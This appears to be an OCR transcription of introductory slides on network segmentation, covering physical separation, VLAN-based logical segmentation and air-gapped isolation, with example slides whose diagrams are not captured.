
Network Segmentation

- Divides the network and its devices into smaller parts
- Makes it easier to manage network security and network traffic
- You can group devices based on type, purpose, and security level
- You can control if/when/how the various segment can communicate with each other and the Internet


Types of Network Segmentation

- Physical
  - Separate switches
  - Separate network segments
  - Each segment has its own subnet
  - Segments are connected by a router or firewall (or nothing)
- Logical
  - Separate ports into groups called Virtual LANs (VLANs)
  - Each VLAN has its own subnet
  - VLANs require a router to communicate
  - The same VLAN can extend to other switches via trunk links
- Isolation
  - A separate network segment (or single device) that is not connected to any other network (not even the Internet)
  - Isolation can be achieved via physical or logical means


Air-Gapped/Isolated Network Segmentation Example




Physical Network Segmentation Example




Physical Network Segmentation Example #2



